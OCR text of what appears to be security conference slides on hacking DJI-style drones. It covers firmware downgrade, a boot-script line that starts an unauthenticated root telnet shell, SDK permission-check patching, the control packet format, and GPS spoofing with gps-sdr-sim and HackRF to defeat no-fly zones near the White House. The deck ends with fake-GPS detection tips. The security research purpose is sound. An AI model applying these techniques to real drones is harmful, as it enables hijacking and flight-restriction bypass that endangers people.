
admin999

default::10933:0:99999:7:::

none

Firmware
Downgrading





Filesystem

```
/etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
```

The drone underlying system is a fork of **OpenWRT 14.07** Barrier Breaker, built for “ar71xx/generic“, same version for the controller.

Services

- **/etc/init.d/rcS**
- /etc/init.d/rcS_ap
- /etc/init.d/rcS_aphand
- /etc/init.d/rcS_cli

These script runs during the **boot process**, adding this code will start the telnet server

```
telnetd -l /bin/ash &
```

Shell Time


BusyBox v1.22.1 (2015-11-16 16:28:58 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # id
uid=0(root) gid=0(root)
/ #
Web Server
Cestino
PHANTOM

SDK

We can isolate specific instructions sent to the drone with Wireshark, we can implement a custom application that sends only very specific commands.

These commands could include changing the Wi-Fi password or even resetting the Wi-Fi connection.

This knowledge can be leveraged into a full drone takeover.

SDK

- DJI SDK Authentication Server
- DJI APP perform Activation Request

Crack the SDK Authentication Mechanism

dji-sdk.jar | new

- .Users.kenneylu
- a.a.a
- dji
  - a.a.a
  - b.a
  - internal
  - log
  - logic
  - midware
  - publics
  - sdk
    - AirLink
    - Battery
    - Camera
    - Codec
    - FlightController
    - Gimbal
    - HandheldController
    - MissionManager
    - Products
    - RemoteController

DJISDKManager.class

```
private void checkPermission()
{
  SDK_LEVEL = 2;
}

private static boolean checkSdkConfigFileExist(Context paramContext)
{
  boolean bool = false;
  FileInputStream localFileInputStream = null;
  try
  {
    localFileInputStream = paramContext.openFileInput(SDK_CONFIG_FILE_NAME);
  }
  catch (FileNotFoundException localFileNotFoundException)
  {
    localFileInputStream = null;
  }
  if (localFileInputStream != null)
  {
    try
    {
      localFileInputStream.close();
```

Packet Structure

```
00000000  ff                                                .
00000001  55 0d 04 33 02 0e 01 00  40 00 01 40 d6           U..3.... @..@.
0000000E  55 0d 04 33 02 0e 02 00  40 09 0c 71 c7           U..3.... @..q.
0000001B  55 0e 04 66 02 1b a6 02  80 00 0e 00 6e a0        U..f.... ....n.
00000029  55 0d 04 33 02 0e 02 00  40 09 0c 71 c7           U..3.... @..q.
00000036  ff                                                .
00000037  55 0d 04 33 02 0e 03 00  40 09 0c 35 cc           U..3.... @..5.
00000044  55 0e 04 66 02 1b b3 02  80 00 0e 00 59 f6        U..f.... ....Y.
00000052  55 0d 04 33 02 0e 03 00  40 09 0c 35 cc           U..3.... @..5.
0000005F  ff                                                .
00000060  55 0d 04 33 02 0e 04 00  40 09 0c e9 fc           U..3.... @....
0000006D  55 0e 04 66 02 1b c0 02  80 00 0e 00 25 3f        U..f.... ....%?
0000007B  55 0d 04 33 02 0e 04 00  40 09 0c e9 fc           U..3.... @....
```

```
00000000  55 1a 04 b1 0e 02 92 14  00 06 05 00 04 00 04 00   U....... ........
00000010  04 00 04 00 04 00 17 00  aa 4f                     ........ .O
0000001A  55 24 04 40 1b 02 c1 02  00 07 01 02 4c 66 41 3f   U$.@.... ....LfA?
0000002A  6b 86 d4 00 90 00 82 00  c0 ca 84 3a 9e db 00 1c   k....... ...:....
0000003A  00 3a 11 05                                        .:..
0000003E  55 1a 04 b1 0e 02 93 14  00 06 05 00 04 00 04 00   U....... ........
0000004E  04 00 04 00 04 00 10 00  45 fa                     ........ E.
00000058  55 1a 04 b1 0e 02 94 14  00 06 05 00 04 00 04 00   U....... ........
00000068  04 00 04 00 04 00 10 00  d2 00                     ........ ..
00000072  55 1a 04 b1 0e 02 95 14  00 06 05 00 04 00 04 00   U....... ........
00000082  04 00 04 00 04 00 17 00  3d b5                     ........ =.
0000008C  55 0e 04 66 1b 02 c2 02  00 07 12 02 b0 8a         U..f.... ......
0000009A  55 0e 04 66 1b 02 c3 02  00 07 09 64 92 f9         U..f.... ...d..
000000A8  55 1a 04 b1 0e 02 96 14  00 06 05 00 04 00 04 00   U....... ........
000000B8  04 00 04 00 04 00 10 00  0d f9                     ........ ..
000000C2  55 12 04 c7 0e 02 97 14  00 06 1e ad 0e 00 00 2a   U....... .......*
000000D2  6b 6c                                              kl
000000D4  55 1a 04 b1 0e 02 98 14  00 06 05 00 04 00 04 00   U....... ........
000000E4  04 00 04 00 04 00 10 00  32 04                     ........ 2.
000000EE  55 1a 04 b1 0e 02 99 14  00 06 05 00 04 00 04 00   U....... ........
000000FE  04 00 04 00 04 00 17 00  dd b1                     ........ ..
00000108  55 1a 04 b1 0e 02 9a 14  00 06 05 00 04 00 04 00   U....... ........
00000118  04 00 04 00 04 00 17 00  e5 b0                     ........ ..
```

Packet Structure

DJI Packet

HEADER
(4 Byte)

PAYLOAD
(variable length)

Header Structure

Magic byte	Packet length	Version	Custom crc8
0x55	0x0d	0x04	0x33
0101 0101	0000 1101	0000 0100	0011 0011
85	**13**	**4**	51

Payload Structure

Source Type	Target Type	Seq #	Flags	CMD	ID	Opt. bytes
02	06	4e00	40	06	12	540 b

01: Camera
02: App
03: Fly Controller
04: Gimbal
06: Remote Controller

00: general command
01: special command
02: set camera
03: set fly controller
04: set gimbal
05: set battery
06: set remote controller
07: set wifi

GPS

- GPS signal for civilian usage is unencrypted.
- Replay Attack is the common GPS spoofing method.

Software: gps-sdr-sim
Hardware: HackRF One

Which functions are associated with GPS?

- No-fly zone
- Return to home
- Follow me
- Waypoint


GPS 101

Ephemeris Data


- GPS satellites transmit information about their location (current and predicted), timing and "health" via what is known as ephemeris data.
- This data is used by the GPS receivers to estimate location relative to the satellites and thus position on earth.
- Ephemeris data is considered good for up to 30 days (max).

GPS
Replaying


GPS
Replaying



GPS NFZ



Brookmont
McLean
Mount Rainier
Bladensburg
WOODRIDGE
Cheverly
COLUMBIA HEIGHTS
FORT LINCOLN
TUXEDO
ARBORETUM
KENILWORTH
LOGAN CIRCLE
TRINIDAD
Washington D.C.
Seat Pleasant
Capitol Heights
TWINING
Walker
Seven Corners
Coral Hills
ANACOSTIA
District He
DOUGLASS PARK
DCA
DOUGLASS
Suitland
Silver Hill
Hillcrest Heights
H:0,0 M
D:5,9 M
V.S:0,0 M/S
H.S:0,0 M/S
mapbox

GPS NFZ


GEORGETOWN
TRINIDAD
MAYFAIR
K St NE
Washington D.C.
Arlington
CAPITOL HILL
Restricted Zone
GEO: You are in a Restricted Zone (Nuclear Power Plant). Take-off has been disabled.
Detected zone: White house
What is No-fly Zone?
Report error
OK
M St SE
TWINING
ANACOSTIA
HILLCREST
BARRY FARMS
DCA
DOUGLASS
H:0,0 M
D:6,3 M
V.S:0,0 M/S
H.S:0,0 M/S
mapbox

PoC Time


Drone Takeover



Detect Fake GPS

- Validate the GPS sub-frame
- Validate the time between satellite time and real time
- Check the speed between point to point

```
0f1a310f 10a675e7 3ef280f1 bb1f8dea 84ece851 83947364
b7bd0653 00138a30 037754bf 07228933 275b2251 bfea0f3c
24312bf8 0011095c 25c0aefa 85766c96 a6a1310c 3fe8d83a
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
```



Forensics

